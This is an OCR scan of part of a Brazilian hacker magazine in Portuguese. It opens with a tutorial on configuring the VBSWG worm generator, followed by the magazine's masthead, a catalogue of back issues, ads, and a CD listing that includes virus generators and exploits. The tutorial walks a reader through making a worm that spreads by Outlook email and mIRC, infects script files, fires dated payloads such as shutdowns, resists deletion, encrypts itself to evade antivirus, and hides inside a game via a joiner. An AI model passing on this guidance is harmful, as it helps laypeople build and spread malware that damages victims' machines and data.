
E-mail

Você poderá configurar seu worm para que ele se espalhe por e-mail. Essa técnica é muito usada hoje na maioria dos worms, e explora uma falha de programação do Outlook.

Deixe marcada a opção *Use Outlook E-mail replication* para que seu worm se espalhe por e-mail. Na opção *Send as attachment*, ele mandará os e-mails infectados com seu worm atachado. Na *Send as Html*, você teria a opção de mandar seu worm em um HTML via e-mail, mas essa opção não está habilitada nessa versão.


Subject é o assunto da mensagem do e-mail que seu worm irá gerar para mandar usando a lista de endereços da máquina infectada por ele.

Message Body é a mensagem que seu worm irá gerar no corpo da mensagem.




IRC

Se quiser que seu worm infecte o programa mIRC da máquina da vítima, deixe essa opção marcada. Assim, quando a vítima infectada pelo seu worm entrar no IRC ele tentará infectar outras máquinas que também estiverem conectadas no servidor.



Infect

Nesta opção, você irá configurar a forma de infecção do seu worm – que arquivos ele infectará quando for ativado na máquina da vítima. Deixe marcada a opção *Infect Files* para infectar todos os arquivos .vbs e .vbe da máquina. Deixe também marcadas as outras duas opções abaixo.



Payload

Deixe marcada a opção *Use payload* para programar uma ação do seu worm em data ou hora determinada por você, quando ativo em uma máquina. Logo após, você tem as opções abaixo:

Show Message: são as típicas mensagens de aviso de erro do Windows. Você poderá colocar uma mensagem, um título e o tipo de mensagem, que pode ser em forma de questão ou alerta. Ela aparecerá em data determinada por você na máquina em que o worm estiver ativo. Para usar esta opção, deixe-a marcada

Goto Url: redireciona a vítima para um host determinado por você

Change Registered owner name: adiciona um nome no registro do Windows

Shut down: desliga a máquina da vitima


When: nessa parte, você irá configurar a data para a execução do payload acima (que foi marcado e escolhido por você)




Extras

Clique no botão *Extras* para obter mais recursos para seu worm. A explicação para cada recurso será feita abaixo:


Antideletion: permite que seu worm não seja deletado por um usuário do Windows. Mesmo se o usuário encontrar seu worm – tanto o arquivo no Windows quanto no registro –, ele não poderá ser deletado depois de ter sido ativado.



Encryption: use essa opção para encriptar o código-fonte de seu worm. Assim, ninguém conseguirá ver o seu código-fonte gerador pelo VBSWG, dificultando a sua detecção por um antivírus. Para usar esse recurso, deixe marcada a opção *Use encryption*.



Join EXE: permite o uso de um joiner para esconder seu worm. Para quem não sabe, um joiner permite transformar dois arquivos em um só, ou seja, você poderá transformar seu worm em um simples joguinho.



Gerando o worm

Após configurar todas as variáveis de seu worm, você irá gerá-lo. Clique no botão *Generate* da tela principal. Ele exibirá um disclaimer; clique em *I AGREE*, depois em *CREATE* e escolha onde ele será salvo.

Conclusão

Esqueça aquela sua opinião que só hackers sabem e conseguem fazer worms ou vírus. Com essa ferramenta, qualquer usuário poderá gerar uma arma biológica, mesmo não sendo destrutiva. O usuário, mesmo sendo leigo, poderá facilmente implantar no código-fonte um payload para apagar ou corromper dados.



GPF





DIGERATI

DIGERATI EDITORIAL TECNOLOGIA E COMUNICAÇÃO LTDA.
Rua Haddock Lobo, 347 – 12° andar
CEP 01414-001 São Paulo-SP
Fone: (11) 3217-2600
Fax: (11) 3217-2617
Internet: www.digerati.com.br

Atendimento ao Leitor:
Fone: (11) 3217-2626 (9h às 21h)
Web: www.digerati.com.br
e-mail: *suporte@digerati.com.br*
Érica V. Cunha *erica@digerati.com.br*
Débora Miura Guimarães e Gunther Kuhn
Atendimento/Vendas:
Bianca Anzeloti de Souza *bianca@digerati.com.br*
Fone: (11) 3217-2600

Diretores:
Alessandro Gerardi *gerardi@digerati.com.br*
Luís Afonso G. Neira *afonso@digerati.com.br*
Depto. Administrativo:
Clayton Nunes *clayton@digerati.com.br*
Fábio Alves da Silva, Vagner Albero, Viviane Cardoso Lima, Simone Araújo

H4CK3R

Diretor Editorial:
Alessio F. Melozo *alessio@digerati.com.br*
MTB 026412
Editor:
Marcelo C. Barbão *mbarbao@digerati.com.br*
Editor Assistente:
Maurício Martins *mauricio@digerati.com.br*
Reportagem:
João Marinho, Bruno Cesar
Diretor de Arte:
Rafael Wen Magalhães *rafael@digerati.com.br*
Designer:
Fábio Augusto Souza Lima *fabio@digerati.com.br*
CD-ROM:
Design e programação: Rodrigo Rudiger
Seleção de programas: Juliano Barreto
Revisão:
Denise Moraes
Colaboradores:
Felipe Saraiva, Marcos Velasco, Marcelo Gomes, Antonio Marcelo

Para anunciar nesta revista:
www.digerati.com.br/publicidade
publicidade@digerati.com.br
(11) 3217-2628

Os artigos assinados não refletem necessariamente a opinião da Revista Áudio & Vídeo Digital, e sim a opinião de seus autores.

Impressão e Acabamento:
Oceano Indústria Gráfica e Editora Ltda.
Fone: (11) 4446-6544

Distribuidor exclusivo para bancas de todo o Brasil
Fernando Chinaglia Distribuidora S/A
Rua Teodoro da Silva, 907 – Grajaú
CEP 20563-900 Rio de Janeiro/RJ
Fone: (21) 3879-7766

Informática, Tecnologia e Conhecimento.

DIGERATI editorial

Conheça as publicações da Digerati Editorial

AVANÇADO INTERMEDIÁRIO INICIANTE

GeeK

A GeeK é uma alternativa para os interessados em nos avanços tecnológicos e seus efeitos.

PC Linux

A PC Linux busca desvendar os aspectos técnicos deste sistema alternativo.

H4CK3R

A revista Hacker é porta-voz e formadora da elite hacker em sua busca por conhecimento.

DVD ROM

Tecnologia e entretenimento

A revista DVD-ROM é a primeira a oferecer este tipo de mídia, com 9GB de informação.

PC Brasil

O guia completo, ideal para profissionais que querem se informar sobre novas tecnologias e softwares.

the WebMasters

Publicação ideal para quem se envolve diretamente com Internet, principalmente profissionais.

Portáteis

A revolução digital chegou com dispositivos móveis. Para usuários que fazem parte desta revolução.

DIGITAL audio·vídeo

A digitalização de sons e imagens revolucionando a produção de filmes e músicas.

e-Learning

A educação à distância por meio de computadores, redes digitais e tecnologia de ponta.

interligada

Com as últimas novidades sobre tecnologia e informática para a mulher do século XXI.

TOP GAMES EVOLUTION

Uma revista feita por jogadores para jogadores - nada resume melhor o espírito da TopGames.

Meu Computador

No trabalho e em casa. Revista para usuários iniciantes e intermediários com várias dicas.

Click

Para os que querem usar o computador para facilitar tarefas e proporcionar diversão.

Selecione as revistas que você deseja receber em casa

Frete grátis para todo Brasil! Aproveite.

Para uma relação completa de nossas revistas acesse www.digerati.com.br



Comprar ☐ **Geek 1**
CD-ROM com mais de 50 programas
Edição de colecionador
R$ 9,90



Comprar ☐ **Geek 7**
Hackers! Uma coleção de softwares no CD + Corel Linux, e-books, MP3...
R$ 9,90



Comprar ☐ **Geek 9**
A arte de gravar CDs: manual e seleção de softwares no CD + 130 cursos completos
R$ 9,90



Comprar ☐ **Geek 10**
Desmonte seus softwares, Peer to Peer, Hardware, Modelagem 3D e voz
R$ 9,90



Comprar ☐ **Geek 11**
Tudo sobre DVDs, Destravamento, Cracks + Linguagem C e Cavalos de Tróia
R$ 9,90



Comprar ☐ **Geek 19**
Edição histórica: C e C++, criação de games, Slackware. No CD: 300 softwares
R$ 9,90



Comprar ☐ **Geek 20**
Monte seu próprio sistema operacional, crie robôs virtuais, aprenda a haquear o Dreamcast
R$ 9,90



Comprar ☐ **Geek Especial 4**
Aprenda a montar seu próprio computador + CD com coletânea especial de programas
R$ 9,90



Comprar ☐ **Geek Especial 9**
Mais de 200 cursos: hacking, testes de certificação profissionais e programação pesada.
R$ 9,90



Comprar ☐ **The WebMasters 1**
Flash, Dreamweaver e programas para construção de sites + Cursos e dicas de e-Business
R$ 9,90



Comprar ☐ **The WebMasters 7**
R$ 430 em softwares. Webdesign, programção, scripts prontos para usar e muito mais
R$ 9,90



Comprar ☐ **The WebMasters 8**
101 Cursos para especializar-se em Internet: Flash, ASP, PHP, Dreamweaver, Cold Fusion...
R$ 9,90



Comprar ☐ **Click 1**
Office Click: super pacote de programas para escritório compatíveis com MS Office
R$ 9,90



Comprar ☐ **Click 7**
Programas especiais para gravação de CDs, Softwares administrativos
R$ 9,90



Comprar ☐ **Portáteis 1**
Internet, wireless, hackers de portáteis. No CD, mais de 300 softwares, incluindo suítes
R$ 9,90



Comprar ☐ **Digital Áudio • Vídeo 1**
Programas e dicas para usar seu micro para processar som e vídeo
R$ 9,90



Comprar ☐ **Digital Áudio • Vídeo 2**
Tudo sobre autoria de DVDs, criação de loops, softwares para MP3 e muito mais
R$ 9,90



Comprar ☐ **Digital Áudio • Vídeo 3**
Grave filmes para DVD player, faça músicas pela Web, crie animações no PC e muito mais
R$ 9,90



Comprar ☐ **Top Games Surpresa 3**
500 jogos para Windows! Simples e divertidos, incluindo grandes clássicos
R$ 9,90



Comprar ☐ **Top Games Surpresa 4**
Emuladores: jogos de videogames e arcades para você jogar no computador.
R$ 9,90



Comprar ☐ **TopGames Evolution 16**
Games Clássicos! Donkey Kong, Bomberman e outros + especial Resident Evil e 51 games.
R$ 9,90



Comprar ☐ **E-Learning 1**
Cursos de softwares, para vestibulandos, negócios na Internet e muito mais.
R$ 9,90



Comprar ☐ **E-Learning 2**
101 cursos completos e pacote com simulados e apostilas para concursos públicos
R$ 9,90



Comprar ☐ **E-Learning 3**
202 Cursos Completos + especial idiomas com tradutor inglês, francês, espanhol, alemão, italiano
R$ 9,90



Comprar ☐ **PC Brasil 4**
Aprenda a se proteger de hackers, transforme seu PC em um estúdio digital e muito mais
R$ 9,90



Comprar ☐ **PC Brasil 5**
Espionagem virtual, curso interativo de Flash MX, Windows XP, patches para Office e mais
R$ 9,90



Comprar ☐ **PC Brasil Especial 1**
200 cursos completos para você: design, hardware, programação, redes e muito mais
R$ 9,90



Comprar ☐ **Meu Computador 1**
60 programas completos + 4000 Cliparts. Software para conversar pela Web e Pacote Office
R$ 9,90



Comprar ☐ **Meu Computador 3**
Tudo para gravar CDs de música, vídeos e dados - para assistir no DVD e ouvir no CD Player
R$ 9,90



Comprar ☐ **Meu Computador 4**
Gravador Digital de conversas telefônicas + Software para imprimir sem impressora
R$ 9,90



Comprar ☐ **The WebMasters Especial 1**
Tudo sobre Flash. Curso em vídeo, Action Script, criação de jogos e animações prontas
R$ 9,90



Comprar ☐ **Como Funciona 1**
Aprenda tudo sobre informática! Dissecamos cada peça e explicamos para você
R$ 9,90



Comprar ☐ **DVD-ROM 1**
9 Gigas de programas! Flash, Fireworks, Dreamweaver, Linux e muito mais
R$ 9,90



Comprar ☐ **H4CK3R 1**
Hackerismo, subcultura, software livre, segurança e programação avançada.
R$ 9,90



Comprar ☐ **H4CK3R 2**
Aprenda a proteger seu Linux e saiba tudo sobre Hacktivismo, IPs, Fake Mail e Worm Lions
R$ 9,90



Comprar ☐ **H4CK3R 3**
Tudo sobre sniffers, Unicode Bug, scanners de falhas e invasão sem vestígios
R$ 9,90

Nome: _____

Endereço: _____

Cidade: _____ **Estado:** _____ **CEP:** _____ - _____

E-mail ou Telefone: _____

DIGERATI

www.digerati.com.br

Mande **Cheque Nominal** ou **Vale Postal** para:
Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 – 12º andar
Cerqueira César - São Paulo - CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional
Para maiores informações: **0xx11 - 3217-2600** ou **atendimento@digerati.com.br**
Para comprar pela internet: **www.digerati.com.br**

De DJ de bailinho
De cineasta de casamento
a DJ Marky.
a Steven Spielberg.



Já nas banca
Ou pelo site
www.digerati.com.b

- Assistir a filmes e ouvir músicas.
- Gravar filmes para DVD e produzir canções.
- Editar vídeos caseiros e virar um DJ virtual

Seu computador pode virar um verdadeiro estúdio
Bem-vindo à revolução. Bem-vindo- à Áudio Vídeo Digital.

H4CK3R #4

CONFIRA NO CD:

Darwin 14

A evolução dos sistemas operacionais BSD Unix, completo no CD

M41s de 200 v1rus

Além de códigos-fonte e programas geradores de vírus, para estudo

Pr073ção

Antivírus completos, incluindo AVG e Black Ice. Mais: vacinas contra os vírus mais poderosos do momento, como o Nimda e o Klez

S0urc3 C0d3s

Cerca de 300 códigos-fonte e scripts em linguagens como PHP, Java e ASP

OpenOffice 1.0

A versão open source do StarOffice, completo no CD, além de muitos outros programas para Linux, incluindo anti-spam, servidor proxy e as novas versões de Mozilla e Apache

Expl017s

Programas que exploram vulnerabilidades no Flash, CGI Scripts, Debian, FreeBSD, SuSE e muitos outros

Defacements

Sites de grandes empresas invadidos, entre elas, Microsoft, BMW, Compaq, Peugeot, LG e mais

Pr06r4m4ção

Editores como o Slayer 1.1, para trabalhar com mais de 30 linguagens diferentes

Cr4ckIn6

Conheça técnicas obscuras de C++ no e-book "Dark Side of C" e instale a nova versão do editor hexadecimal HackMan

OBRIGATÓRIOS

Encr1p74ção

Cryptainer, segurança total com encriptação usando 448 bits, e Advanced Cipher, programa que codifica usando diferentes algoritmos

E mais...

Muitos arquivos MP3 e vídeos para a sua diversão, além de utilitários para o seu computador

PARENTAL ADVISORY
EXPLICIT SOFTWARE

Atenção! Esse CD-ROM contém aplicativos que podem danificar computadores. Eles foram incluídos neste CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes programas para prejudicar terceiros é crime, passível de punição.

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de programa para programa

O conteúdo do CD-ROM é formado por programas freeware e versões de demonstração